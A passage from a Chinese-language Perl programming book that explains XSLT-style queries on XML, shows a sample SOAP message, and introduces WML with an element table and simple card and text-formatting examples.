当把 XSLT 路径 `/document` 应用于这个文档时，`readXML` 将会返回文本 “The Document”。这样就可以使用 XSLT 路径查询 XML 文档，准确地提取自己想要的数据。也可以把 `*` 用作通配符，所以，当将查询 `/document/section/*` 传递给 `readXML` 时，它会返回这个文档中的所有 `<section>` 元素，在这个示例中，`<section>` 元素为 “Section 1” 和 “Section 2”。当使用查询 `p*` 时，将会得到 “Hello”、“there.”、“Hello” 和 “again.”。将 XSLT 样式的查询应用于 XML 文档的功能可能会非常有用，这是由于你可以写这些查询，以便从这类文档中准确地提取自己想要的数据。有关如何写这些查询的更多信息，请参阅 XSLT 和 `CGI::XMLForm` 文档，原因是 `CGI::XMLForm` 并不支持全部的 XSLT 路径语法。

### 27.1.3 SOAP

使用 XML 在 Internet 上交换数据正变得越来越常见，用于这种数据交换的最流行协议之一是 SOAP。把 SOAP 消息包含于 HTTP 头中，这就意味着这种交换数据比不得不读取头和文档要快得多，它可能要求从服务器多次提取。

W3C 注释定义了 SOAP，它位于 [www.w3.org/TR/SOAP](http://www.w3.org/TR/SOAP)，下面给出了该注释描述 SOAP 的方式：

在分散的、分布式环境中，SOAP 是信息交换的轻量级协议。它是基于 XML 的协议，共包含 3 部分：定义框架的包封，用于描述消息中包含的内容以及如何处理它；编码规则，用于表达应用程序定义的数据类型的实例；约定，用于表示远程过程调用和响应。SOAP 可以潜在地与各种其他协议结合使用；然而，这个文档定义的惟一绑定描述了 SOAP 如何与 HTTP 和 HTTP Extension Framework（扩展框架）一起使用。

使用 SOAP 消息在 Internet 上来回传递数据，例如业务事务处理中的数据。SOAP 消息包括一个头和一个主体，都包含于包封内。下面给出了一个嵌入 HTTP 头中的示例 SOAP 消息：

```
POST /StockQuote HTTP/1.1
Host: www.starpowder.com
Content-Type: text/xml; charset="utf-8"
Content-Length: 1024
SOAPAction: "www.starpowder.com"
<SOAP-ENV:Envelope
  xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
  SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <SOAP-ENV:Header>
    <starpowder:Transaction
      xmlns:starpowder="www.starpowder.com">5</starpowder:Transaction>
    </SOAP-ENV:Header>
  <SOAP-ENV:Body>
    <starpowder:Data xmlns:starpowder="www.starpowder.com">
      <Price>34.5</Price>
    </starpowder:Data>
  </SOAP-ENV:Body>
```



```
</SOAP-ENV:Envelope>
```

有一个 Perl SOAP 模块，可以使用它提取 SOAP 头和主体中的数据，在本章中，将使用该模块。注意，SOAP 是一个非常大的主题，本章没有足够的篇幅介绍它，所以这里只简单介绍一下。更多信息请参阅位于 [www.w3.org/TR/SOAP/](http://www.w3.org/TR/SOAP/) 的 W3C SOAP 页面。

27.1.4 WML

目前，引起很多关注的基于 XML 的新语言之一是 WML。WML、它的关联协议以及 WAP (Wireless Application Protocol, 无线应用协议) 都是针对手提设备的，例如便携式电话、PDA 以及带有受限硬件功能的其他设备。WML 表示一种有限的语法语言，对于这种设备来说，它相对容易实现，在这些设备中处理 WML 的浏览器都被称为微浏览器。

下面给出了 Internet 上的一些 WML 资源：

- ◆ [www.apachsoftware.com](http://www.apachsoftware.com)——选择 Klondike，一种流行的 WML 浏览器。
- ◆ [www.apachsoftware.com/wml/wmldemo.wml](http://www.apachsoftware.com/wml/wmldemo.wml)——几个 Klondike WML 示例。
- ◆ [www.wapdesign.org.uk/server.html](http://www.wapdesign.org.uk/server.html)——有关 WML 和 WAP 的指南。
- ◆ [www.wap-uk.com/Developers/Tutorial.htm](http://www.wap-uk.com/Developers/Tutorial.htm)——WML 指南。
- ◆ [www.wapdesign.org.uk/tutorial.html](http://www.wapdesign.org.uk/tutorial.html)——WML 指南。
- ◆ [www.wapforum.org](http://www.wapforum.org)——有关 WML 所有内容的资源。

在表 27.1 中，列出了所有 WML 元素及其属性。

表 27.1 WML 元素

元素	作用	属性
a	超链接	class, href, id, title, xml:lang
access	访问元素	class, domain, id, path
anchor	创建锚点	class, id, title, xml:lang
b	加粗	class, id, xml:lang
big	大文本	class, id, xml:lang
br	分行	class, id, xml:lang
card	创建一个卡	class, do, id, label, name, newcontext, onenterbackward, onenterforward, ontimer, optional, ordered, title, type, xml:lang, xml:lang
em	强调	class, id, xml:lang
fieldset	设置字段	class, id, title, xml:lang
go	导航	accept-charset, class, href, id, method, sendreferer
head	头节	class, id



(续表)

元素	作用	属性
i	斜体	class, id, xml:lang
img	处理图像	align, alt, class, height, hspace, id, localsrc, src, vspace, width, xml:lang
input	文本字段	class, emptyok, format, id, maxlength, name, size, tabindex, title, type, value, xml:lang
meta	容纳元数据	class, content, forua, http-equiv, id, name, scheme
noop	无操作	class, id
onevent	处理事件	class, id, type
optgroup	创建选项组	class, id, title, xml:lang
option	创建选项	class, id, onpick, title, value, xml:lang
p	段落	align, mode, xml:lang, class, id
postfield	张贴字段数据	class, id, name, value
prev	移到前一个卡	(none)
refresh	处理刷新	class, id
select	选择控件	class, id, iname, ivalue, multiple, name, tabindex, title, value xml:lang
setvar	设置变量	class, id, name, value
small	小文本	class, id, xml:lang
strong	加强	class, id, xml:lang
table	创建表	align, class, columns, id, title, xml:lang
td	表单元格数据	class, id, xml:lang
template	模板	class, id, onenterbackward, onenterforward, ontimer
timer	创建计时器	class, id, name, value
tr	表行	class, id
u	加下划线	class, id, xml:lang

除了正式的 WML 元素和属性之外，在 WML 中，也可以使用这些字符实体——一个字符实体代表一个字符，而且提供了这种字符的另一种表达方式，这样，就不会把它们解释为标记：

- ◆ &amp;—— “与”号，&
- ◆ &apos;——省略号，’
- ◆ &gt;——大于号，>

- ◆ &lt;——小于号，<
- ◆ &nbsp;——非间断的空格，‘ ’
- ◆ &quot;——引号，“”
- ◆ &shy;——软连字符，—

目前，在很多设备中都可以找到 WML 浏览器。在本章中，将使用流行的 Apache Klondike WML 浏览器。可以从 [www.apachesoftware.com](http://www.apachesoftware.com) 免费下载该浏览器（当前，下载的页面是 [www.apachesoftware.com/download.html](http://www.apachesoftware.com/download.html)），它可用于各种平台，如 Windows。如果想跟着本章的 WML 示例学习，建议获得该浏览器。

#### 27.1.4.1 创建 WML 卡片

无线设备的显示空间不多，所以把 WML 文档分成卡片，而且一次显示一个卡片。把整个 WML 文档称为卡片组。

每个 WML 文档都是以标记<wml>开头，而且文档中的每个卡片都以<card>标记开头。下载 WML 文档时，就会下载整个文档，但每次只能看到一个卡片。

由于 WML 文档也是 XML 文档，所以 WML 文档也是以 XML 声明开头的：

```
<?xml version="1.0"?>
```

接下来是<!DOCTYPE>元素；这个元素指出了正在使用的语言，在这个示例中，该语言是 WML。对于基于 W3C 的语言来说，<!DOCTYPE>元素是标准的——从形式上讲，每个 HTML 文档也应该以<!DOCTYPE>元素开头。在这个示例中，在这个元素中列出的授权组织是 WAP Forum（论坛）：

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
    "http://www.wapforum.org/DTD/wml_1.1.xml">
```

文档元素也称为卡片组元素，在这个示例中，文档元素是<wml>：

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
    "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
.
.
.
</wml>
```

这就提供了 WML 文档的框架。可以使用<card>元素在文档中创建卡片，在这个示例中，将对第一个卡片的标识符指定为“Card1”，而且指定它的标题为“Welcome to WML”。这个标题将显示于浏览器的标题栏中：

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
```

```

    "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
    <card id="Card1" title="Welcome to WML">
        .
        .
        .
    </card>
</wml>

```

与在 XML 中一样，在 WML 中也可以使用注解，代码如下：

```

<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
    "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
    <card id="Card1" title="Welcome to WML">
        <!-- This is card 1-->
        .
        .
        .
    </card>
</wml>

```

可以把卡片中的文本放入<p>（段落）元素中，所以我把该元素中的一些文本添加到第一个卡片中，代码如下：

```

<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN" "http://www.wapforum.
org/DTD/wml_1.1.xml">
<wml>
    <card id="Card1" title="Welcome to WML">
        <!-- This is card 1-->
        <p>
            Hello from WML
        </p>
    </card>
</wml>

```

这就完成了我们的第一个 WML 文档。图 27.1 显示了在 Klondike 浏览器中查看这个文档的情形。

#### 27.1.4.2 在 WML 中格式化文本

在 WML 中，也可以使用一些基本文本样式。这些样式是从 HTML 导入的，例如<b>代表粗体文本、<u>代表下划线文本、<i>代表斜体文本等。下面给出了一个使用这些样式的示例：

```

<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
    "http://www.wapforum.org/DTD/wml_1.1.xml">

```



```
<wml>
  <card id="Card1" title="Formatting Text">
    <p>
      WML supports
      <b>bold</b>,
      <big>big</big>,
      <em>emphasis</em>,
      <i>italic</i>,
      <small>small</small>,
      and <u>underline</u> text.
    </p>
  </card>
</wml>
```




图 27.1 我们的第一个 WML 文档

在图 27.2 中，可以看到这段代码在 Klondike 中的结果。




图 27.2 格式化文本

提示：支持 WML 的某些设备都是很基本的，而且并不支持这些文本样式。



#### 27.1.4.3 按照段落排列 WML 文本

也可以用 WML `<p>` 元素排列文本；这个元素支持 `align` 属性，可以把它设置为 "left"、"center" 或 "right"。也提供了 `mode` 属性，可以指定 "wrap" 或 "nowrap" 的值，以指出是否应该折转文本。

例如，下面的文档说明了如何使用 `<p>` 元素排列文本：

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
    "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
    <card id="Card1" title="Aligning Text">
        <p align="center"><b>Aligning Text</b></p>
        <p align="left">Hello</p>
        <p align="center">from</p>
        <p align="right">WML.</p>
    </card>
</wml>
```

图 27.3 显示了运行结果，可以看到已排列的文本。

